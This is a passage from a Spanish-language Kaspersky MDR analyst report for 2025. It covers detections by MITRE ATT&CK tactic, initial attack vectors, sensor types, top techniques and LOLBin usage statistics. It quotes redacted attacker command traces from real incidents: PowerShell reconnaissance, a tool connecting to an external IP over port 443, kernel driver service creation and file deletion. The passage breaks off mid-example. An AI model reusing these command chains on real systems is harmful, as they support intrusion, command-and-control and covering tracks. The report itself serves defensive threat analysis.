MDR facilita la detección de incidentes en diferentes etapas de ataque. Aunque, como se indica en las tácticas de MITRE ATT&CK, la mayoría de los incidentes pasan por todas las etapas de un ataque, el siguiente diagrama destaca las primeras tácticas asociadas a las alertas de cada incidente.

Figura 15 Tácticas de los atacantes



Tácticas de los atacantes que Kaspersky utiliza para detectar incidentes

TA0043: Reconocimiento

Los incidentes que se detectan en esta etapa están relacionados principalmente con diferentes tipos de análisis. La gravedad de estos incidentes depende de los objetivos del análisis. Los incidentes clasificados como de alta gravedad suelen estar relacionados con ataques de "spear phishing" exitosos, que permiten que el ataque siga su curso o que dan lugar a campañas de APT conocidas.

TA0042: Desarrollo de recursos

Los incidentes que se atribuyen a esta táctica están asociados, principalmente, con la detección de software malicioso o no deseado que no parece haber sido ejecutado. La gravedad de estos incidentes está dada por la clasificación de las herramientas detectadas.

TA0001: Acceso inicial

De los incidentes detectados en esta etapa, la amplia mayoría involucra correos electrónicos fraudulentos (phishing) que contienen objetos maliciosos de distintos tipos, clasificados como de gravedad media. Entre estos incidentes, se incluyen los ataques de ingeniería social que resultan exitosos, las vulneraciones de servicios remotos que permiten el desarrollo posterior de un ataque y las actividades atribuidas a ataques selectivos conocidos.

Los incidentes de gravedad baja suelen ser intentos de phishing en los que los usuarios han hecho clic y que por lo tanto se han reportado, pero que no han tenido impacto porque se aplicó exitosamente una solución automática.

TA0002: Ejecución

Ejecutar herramientas de ataque especializadas es "bullicioso". Por ello, la mayor cantidad de incidentes de alta gravedad se detecta en esta etapa. En general, la gravedad del incidente está dada por la clasificación de la herramienta ejecutada.

TA0003: Persistencia

Entre los incidentes de esta etapa, pueden mencionarse los bootkits, la sustitución de funciones de accesibilidad y los ajustes inseguros o sospechosos en recursos de red. La gravedad alta se asigna cuando no hay pruebas claras de la participación activa de un atacante humano. Los incidentes de gravedad media y baja se registran dependiendo de su potencial impacto. La mayoría de los incidentes de baja gravedad detectados aquí involucran la manipulación de cuentas (por ejemplo, la habilitación de cuentas de invitado o de administrador local).

TA0004: Escalada de privilegios

La gran mayoría de los incidentes en los que esta fue la táctica inicial consistieron en agregar una cuenta a distintos grupos con privilegios especiales, como "Administradores de dominio" o "Administradores de empresa". Aquí se incluyen incidentes relacionados con el uso de herramientas especializadas para escalar privilegios, que se detectaron como archivos independientes y ya habían sido cargados en la memoria del sistema por la EPP. También se incluye la detección de controladores vulnerables, los cambios en la configuración del control de cuentas de usuario (UAC) y los intentos de evadir el UAC.

TA0005: Evasión de defensas

El porcentaje de incidentes que se detectan en esta etapa es relativamente pequeño, pero la variedad de actividades detectadas es grande. Podemos dar los siguientes ejemplos: configuración de SPN sospechosa en un host, tareas programadas que intentan parecer componentes legítimos de Windows, eliminación de registros, modificación de las verificaciones de firmas digitales de los controladores, uso de diferentes LOLBins[8] e intentos de modificar la configuración de los endpoints. La proporción de falsos positivos en este caso es la menor de todas, ya que las herramientas y técnicas detectadas casi nunca están asociadas con actividades lícitas.

TA0006: Acceso a credenciales

La amplia mayoría de los incidentes relacionados con esta táctica son intentos de acceder a la memoria del proceso LSASS, volcados de subárboles confidenciales del Registro, detecciones de tipos de keyloggers diferentes e intentos de averiguación de credenciales aplicando fuerza bruta a los nombres de usuario o las contraseñas. Como en el caso de TA0005, los incidentes identificados aquí no suelen ser falsos positivos, salvo algunos tipos de ciberejercicios confirmados.

TA0007: Descubrimiento

Los incidentes que se detectan en esta etapa se vinculan, principalmente, a distintos tipos de escaneos de redes internas, averiguación de ajustes de Active Directory y la detección del uso de herramientas especializadas como Bloodhound[9].

TA0008: Movimiento lateral

Como la táctica de movimiento lateral tiene una baja tasa de falsos positivos, es una buena opción para planear el desarrollo de nuevos indicadores de ataque (IoA). El único problema lo constituyen los falsos positivos de infraestructura ocasionados por actividades lícitas del personal de TI. La amplia mayoría de los incidentes están vinculados a intentos de explotación remota por red y a la detección de inicios de sesión en la red con credenciales que son verdaderas, pero que, por alguna anomalía, resultan sospechosos.

TA0009: Recopilación

La actividad que se observa en esta etapa se basa en la detección de herramientas especiales. Algunos incidentes pueden ser identificados por un motor de detección de anomalías. La detección aquí no es fácil porque no es sencillo distinguir una actividad lícita de una maliciosa.

TA0010: Exfiltración

En 2025, se encontraron muy pocos incidentes en esta etapa. Los incidentes detectados son sumamente difíciles de distinguir de los de TA0011, ya que la situación más común es T1041: Exfiltración por canal C2[10] mediante protocolos estándar de la capa de aplicaciones. Cuando un incidente se atribuye a esta táctica, es porque las pruebas son claras (por ejemplo, actividad específica en la línea de comandos que indicaba que una acción involucraba exfiltración).

TA0011: Comando y control

En esta etapa, la gran mayoría de las detecciones se basaron en el mensaje "acceso a un recurso malicioso" del producto Threat Intelligence. La gravedad del incidente se determina según el propósito conocido del C2. Si el C2 está asociado con una APT, el incidente se considera de alta gravedad. En esta categoría también entran las detecciones de marcos de comando y control conocidos, como Cobalt Strike[11], Sliver[12] y MSF[13].

TA0040: Impacto


En esta táctica, la mayoría de los incidentes se identifican mediante la detección de malware específico cuando no fue posible detectarlos ni aplicar una respuesta en una etapa anterior. En 2025, la gran mayoría de los incidentes que llegaron a esta etapa estaban relacionados con la detección de criptomineros o ransomware.

8 Binarios, scripts y bibliotecas de "Living Off The Land"
9 MITRE ATT&CK. S0521 BloodHound
10 MITRE ATT&CK. T1041 Exfiltración por canal C2
11 MITRE ATT&CK. S0154 Cobalt Strike
12 MITRE ATT&CK. S0633 Sliver
13 Github. Rapid7. Marco Metasploit

Vectores de ataque iniciales

La detección de amenazas en MDR depende únicamente de los sensores instalados en los endpoints o de la plataforma Kaspersky Anti Targeted Attack (KATA). En consecuencia, no puede esperarse que MDR detecte un ataque antes de que el tráfico o las actividades maliciosas lleguen a algún sensor compatible. En el caso de IR, los sensores de detección no son una traba y, por ende, las estadísticas de los vectores iniciales son más representativas, en especial si se tiene en cuenta que las estadísticas de IR cubren incidentes que en general ya han tenido algún impacto; los incidentes detectados por MDR, en cambio, suelen neutralizarse antes de que la infraestructura bajo ataque pueda sufrir algún daño. A continuación se exponen estadísticas de vectores iniciales tomados de casos de IR.

Figura 16 Porcentaje del total de casos de IR investigados




En ocasiones, estos vectores se utilizan como eslabones de una misma cadena. Las organizaciones que luego se usan para ingresar en otras compañías a través de relaciones de confianza primero fueron víctimas de la explotación de aplicaciones abiertas al público. En los últimos tiempos, hemos visto muchos casos en los que los atacantes vulneraron primero los sistemas de un proveedor de servicios o de un integrador de TI y luego utilizaron ese acceso para atacar a sus clientes.

El problema es de especial gravedad porque los proveedores de servicios suelen ser empresas más bien pequeñas, que se encargan, por ejemplo, de configurar y mantener aplicaciones contables o de desarrollar y mantener sitios web. A menudo, estas empresas no tienen expertos en ciberseguridad dedicados ni los recursos para desplegar y mantener una solución de seguridad. En consecuencia, cuando una empresa de este tipo sufre una vulneración, sus clientes corren riesgo. En la mayoría de los casos, los proveedores de servicios tienen acceso remoto a los sistemas de sus clientes, y esto es algo que los atacantes pueden aprovechar. Al mismo tiempo, desde la perspectiva de los clientes, las actividades originadas en un proveedor de confianza pueden parecer lícitas; para los atacantes, esto se traduce en mayor facilidad para acceder a las redes de víctimas nuevas.

Este año, también observamos el desarrollo de ataques a través de relaciones de confianza. En un caso, descubrimos que los atacantes habían vulnerado más de dos organizaciones, una tras otra, para obtener acceso a una tercera, que era el verdadero objetivo.


En los últimos siete años, los tres principales vectores de ataque iniciales han sido casi siempre los mismos. Aunque las cuentas válidas y las aplicaciones de acceso público siempre han sido los puntos de ingreso más atractivos, el tercer puesto ha ido mutando. Los correos maliciosos supieron ser un vector inicial popular, pero los han reemplazado las relaciones de confianza. En concreto, dejamos de ver casos de correos maliciosos como vectores de acceso inicial en 2023, año en el que notamos más ataques basados en las relaciones de confianza (un vector que vimos por primera vez en 2021, pero que no ingresó en el "top 3" sino hasta 2023).

Figura 17 Top 3 de vectores de ataque iniciales, 2019-2025




Los atacantes pueden tener distintos objetivos según su motivación. Algunos buscan frenar las actividades de una empresa, otros están tras información valiosa, otros quieren una plataforma desde la que hacerse oír, pero todos se valen de técnicas similares. En muchos casos, las organizaciones víctima tienen características comunes en lo que se refiere a la infraestructura y las soluciones técnicas que usan.

Figura 18 Vectores de ataque iniciales y daños resultantes según las investigaciones de IR



Al igual que en años anteriores, el tipo de daño más común ocasionado por los ciberataques fue, por mucho, el cifrado de datos, iniciado a través de exploits para aplicaciones públicas, cuentas válidas, relaciones de confianza y servicios remotos externos. Entre las estrategias para mitigar el riesgo de tales ataques, cabe destacar los siguientes: implementar de forma temprana un método de gestión de parches, tener una política de contraseñas eficaz, valerse de la autenticación multifactor y limitar el acceso de los contratistas.

Figura 19 Vector inicial y duración del ataque



El tiempo que los atacantes pueden permanecer ocultos en la red no depende del vector inicial, sino de lo madura que sea la seguridad de la información en la organización. Un atacante que ingresa en una red tras explotar una aplicación abierta al público, por ejemplo, podría pasar días, semanas, meses o años oculto.


Tácticas y tecnologías de detección de atacantes

Kaspersky MDR usa una variedad de sensores diferentes:

- Plataforma de protección de endpoints (EPP), detección y respuesta en endpoints (EDR)
- Sistema de detección de intrusiones en la red (IDS)
- Entorno aislado (Sandbox, SB)

Parte de Kaspersky Anti Targeted Attack (KATA)


- Otros (incidentes reportados por los clientes)



En este informe, los veredictos de IDS que forman parte de una EPP se cuentan como alertas de endpoint.

En muchos casos, los incidentes se detectaron mediante varios tipos de sensores. Sin embargo, para los fines del siguiente diagrama, solo consideramos la primera alerta detectada y utilizada por el analista del SOC para armar el incidente. En consecuencia, aunque la mayoría de los incidentes son detectados por una EPP, esto no significa que no hubieran sido detectados por el IDS o el Sandbox de KATA. Las estadísticas de incidentes muestran que **el IDS de red complementa la EPP incluso cuando el sensor del endpoint aparenta ser el método de detección más evidente**, como en los casos de TA0040: Impacto o TA0006: Acceso a credenciales.

Figura 20 Proporción de incidentes detectados inicialmente por diferentes tipos de sensor



La alta eficiencia del entorno aislado en la etapa TA0001: Acceso inicial se debe al uso que, normalmente, se le da a KATA: la detección de ataques de phishing en el perímetro de la red. El IDS de red es eficaz en la etapa TA0011: Comando y control. Un IDS también puede detectar escaneos de red, lo que explica que aparezca en las etapas TA0043: Reconocimiento, TA0006: Acceso a credenciales y TA0007: Descubrimiento. Varios de los incidentes en la etapa TA0001: Acceso inicial también fueron detectados mediante un IDS. Unos pocos incidentes de los detectados por el IDS en las etapas TA0042: Desarrollo de recursos y TA0002: Ejecución se basaron en las comunicaciones de C2 típicas.

Para las tácticas TA0002: Ejecución a TA0006: Acceso a credenciales, el sensor del endpoint fue el mecanismo de detección principal. Sin embargo, cuando se usan herramientas de ataque con patrones de tráfico de red conocidos, los incidentes también se pueden detectar por medio de un IDS. Esto incluye, por ejemplo, la detección de intentos de averiguación de contraseñas por fuerza bruta (TA0006: Acceso a credenciales) y los intentos de explotación remota de servicios (TA0001: Acceso inicial).

Capítulo VI

Técnicas y herramientas de los atacantes

Técnicas de los atacantes

Según la documentación oficial de MITRE ATT&CK[14], es imposible cubrir todas las técnicas con lógica de detección (indicadores de ataque o IoA). Por fortuna, tampoco hace falta intentarlo: las tecnologías de detección deben hallar el equilibrio entre detectar cualquier posible ataque, por un lado, y ahogar al personal del SOC con falsos positivos, por el otro. Cuanto mayor sea la tasa de falsos positivos, mayor será la probabilidad de que se pase por alto un incidente real. Por su alcance, la telemetría de MDR permite estar prácticamente tras cada paso de un atacante y cubrir, así, casi todas las técnicas de MITRE. Sin embargo, para detectar cuestiones de interés, cubrimos solo las técnicas que más probabilidad tengan de ser maliciosas.

Principales técnicas de ataque detectables

Los IoA usados en MDR están vinculados con las técnicas de MITRE ATT&CK®. Para garantizar la calidad de la detección, el equipo de ingeniería de detecciones evalúa la conversión y la contribución[15] de cada IoA y permite que estas métricas se calculen también para las técnicas de MITRE ATT&CK®. A continuación se enumeran las diez técnicas con los índices de conversión más altos. El mapa de calor debajo muestra la contribución de las técnicas observadas. Los índices de conversión más bajos se deben a que, en la práctica, las medidas de seguridad preventiva utilizadas evitan a veces que los atacantes desplieguen las técnicas identificadas y den lugar a un incidente procesable.

Figura 21 Técnicas con mayor conversión

T1110.001: Adivinación de contraseñas	34.8 %	Aunque los sensores de red y los agentes instalados en los endpoints detectan fácilmente la adivinación de contraseñas, la técnica sigue siendo popular tanto en ataques reales como en proyectos de evaluación de seguridad.
T1136.001: Cuenta local	34.7 %	La creación de una cuenta local suele verse en ejercicios de evaluación de la seguridad. Es una acción fácil de detectar.
T1078: Cuentas válidas	34.5 %	A menudo, los atacantes usan cuentas locales y de dominio para eludir las soluciones de seguridad y lograr la persistencia en un sistema vulnerado.
T1098: Manipulación de cuentas	32.0 %	Es frecuente que los atacantes manipulen cuentas legítimas, activen cuentas deshabilitadas o cambien los grupos a los que estas cuentas pertenecen. La técnica "T1098.007: Grupos locales o de dominio adicionales" también es bastante común; tiene una tasa de conversión del 28.8 %.
T1046: Descubrimiento de servicios de red	31.2 %	El descubrimiento de servicios de red es una técnica que los atacantes suelen aplicar antes de realizar otros intentos de explotación o movimientos laterales.
T1566.002: Enlace de spear phishing	28.7 %	El phishing sigue siendo la técnica más popular para obtener el primer acceso. Se volvió popular en 2023 y ha estado en boga desde entonces. En 2025, su popularidad y sus tasas de conversión subieron aún más.
T1021: Servicios remotos	26.0 %	Esta es la segunda técnica de movimiento lateral más popular. Se la suele usar en diferentes tipos de incidentes junto con T1078: Cuentas válidas.
T1595: Análisis activo	25.8 %	Esta táctica de reconocimiento suele observarse principalmente desde afuera del perímetro de una red y es común en todas las clases de ataques externos.
T1568: Resolución dinámica	23.1 %	Esta nueva técnica, sumada a la lista en 2025, es un mecanismo de comando y control típico de ataques avanzados con intervención humana. Tiene una serie de subtécnicas asociadas, que se vieron también en incidentes reales con tasas de conversión significativas: T1568.002: Algoritmos de generación de dominios (23.0 %), T1568.001: DNS con rotación rápida (23 %) y T1568.003: Cálculo de DNS (23 %).
T1210: Abuso de servicios remotos (RCE)	20.2 %	Los intentos de ejecutar código a distancia (RCE) son muy comunes en los incidentes. La técnica suele emplearse tanto para obtener acceso inicial como para facilitar un movimiento lateral.

14 MITRE ATT&CK: Design and Philosophy, §2.1 ATT&CK Coverage

15 **"Conversión"** es la relación entre las alertas clasificadas como verdaderos positivos y la cantidad total de alertas que corresponden a una técnica específica de MITRE ATT&CK. **"Contribución"**, en tanto, es la relación entre los incidentes en los que se observó una técnica particular y la cantidad total de incidentes informados.

Herramientas utilizadas en ataques

En la gran mayoría de los casos, MDR bloquea los ataques en sus primeras etapas y evita que un incidente tenga consecuencias. Generalmente, el equipo de análisis forense digital y respuesta a incidentes (DFIR) entra en acción cuando una empresa ya ha sufrido un daño comercial evidente. Por este motivo, las listas de utilidades populares para MDR y para IR no son iguales. La otra diferencia es que MDR se enfoca más que nada en LotLbins, pues las herramientas maliciosas suelen ser neutralizadas por los sistemas EPP, que constituyen la principal fuente de datos de MDR. DFIR se concentra sobre todo en las herramientas especializadas que usan los atacantes, aunque su lista también contiene LotLbins populares. En este informe, incluimos ambas estadísticas.

Los atacantes usan herramientas de SO integradas para minimizar el riesgo de detección durante su entrega a un sistema en riesgo.

Figura 22 Herramientas LotL más populares según las estadísticas de MDR

	Todos los incidentes	Incidentes de gravedad alta
powershell.exe	2.0 %	14.4 %
rundll32.exe	0.6 %	5.9 %
mshta.exe	0.6 %	3.8 %
comsvcs.dll	0.2 %	3.0 %
msedge.exe	1.1 %	2.7 %
wscript.exe	0.5 %	1.8 %
mmc.exe	0.2 %	1.7 %
msiexec.exe	0.6 %	1.5 %
sc.exe	0.1 %	1.4 %
schtasks.exe	0.1 %	1.4 %
reg.exe	0.3 %	1.2 %

Los LOLBins más populares, observados en casi todos los incidentes, son **powershell.exe** y **rundll32.exe**.

La herramienta **mshta.exe** es popular debido a la tendencia, aún común, de usar una captura falsa para ejecutar una carga maliciosa. El informe de MDR publicado en 2024[16] incluye un ejemplo de esto.

El informe de MDR de 2023[17], en tanto, contiene ejemplos de PowerShell.exe, rundll32.exe, reg.exe, comsvcs.dll, msiexec.exe y certutil.exe.

wscript.exe se utiliza para ejecutar cargas maliciosas programadas en VBScript[18]. A continuación, se muestra un ejemplo tomado de un incidente real, vinculado a un ataque con intervención humana:

```
"C:\Windows\System32\WScript.exe"
"C:\Users\        \AppData\Local\Temp\1   9.vbs"
```

o

```
"wscript.exe"
"C:\Users\        \AppData\Local\Temp\5   5.vbs"
```

mmc.exe se ve con tanta frecuencia en ataques reales que ahora, por primera vez, forma parte de esta lista. En todos los casos analizados, los atacantes utilizaron mmc en endpoints vulnerados para ejecutar un objeto o sortear el control de cuentas de usuario (UAC)[19]. A continuación, se muestra la sencilla cadena de ejecución que se usó en el host vulnerado:

```
(PID: 628) C:\Windows\system32\services.exe
    └── (PID: 6296) C:\Windows\system32\ServerManagerLauncher.exe
        └── (PID: 5768) "C:\Windows\system32\mmc.exe" "C:\Windows\system32\ServerManager.msc"
```

16 Informe de analistas de Kaspersky MDR de 2024

17 Informe de analistas de Kaspersky MDR de 2023

18 T1059.005: Visual Basic

19 T1218.014: MMC

sc.exe es una utilidad estándar para administrar los servicios de Windows. A menudo, los servicios se utilizan para ejecutar cargas [20] y lograr la persistencia[21]. A continuación, se muestra el camino seguido por un atacante al realizar un reconocimiento interno de un host vulnerado en un ataque con intervención humana.

```
C:\Windows\System32\services.exe
  -> C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
     -> "powershell.exe" -NonInteractive -enc [BASE64]
        -> "C:\Windows\system32\cmd.exe" /C whoami
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C ping -n 1 8.8.8.8
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe 103.          0].25:443
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C c:\windows\temp\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C c:\\windows\\temp\\klnagentx.exe -h
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C tokei -H aa                    ?ADO]140
[CENSURADO] 448535c97b3fc9
        -> "C:\Windows\system32\cmd.exe" /C sc.exe create MpKslad05f1ba type=kernel binpath=c:\windows\
System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C sc.exe start MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C cd
        -> "C:\Windows\system32\cmd.exe" /C netstat -ao
        -> "C:\Windows\system32\cmd.exe" /C netstat -ano
        -> "C:\Windows\system32\cmd.exe" /C sc.exe stop MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C sc.exe delete MpKslad05f1ba
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\drivers\MpKslDrv.sys
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\aprds.dll
        -> "C:\Windows\system32\cmd.exe" /C del c:\windows\System32\rsd.dat
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C taskkill /f /im klnagentx.exe
        -> "C:\Windows\system32\cmd.exe" /C klnagentx.exe roo.dat
        -> "C:\Windows\system32\cmd.exe" /C tasklist /svc
        -> "C:\Windows\system32\cmd.exe" /C ping -c 1                    ?ADO].net
```

schtasks.exe es una herramienta usada frecuentemente para mantener la persistencia en un host vulnerado[22]. A continuación, se muestra el historial de actividades realizadas por un atacante en un incidente real y de alta gravedad con intervención humana. Para preservar el acceso remoto, el atacante crea una programación que hace que se ejecuten los programas SSHd y OpenVPN simulando ser Edge y Windows.

```
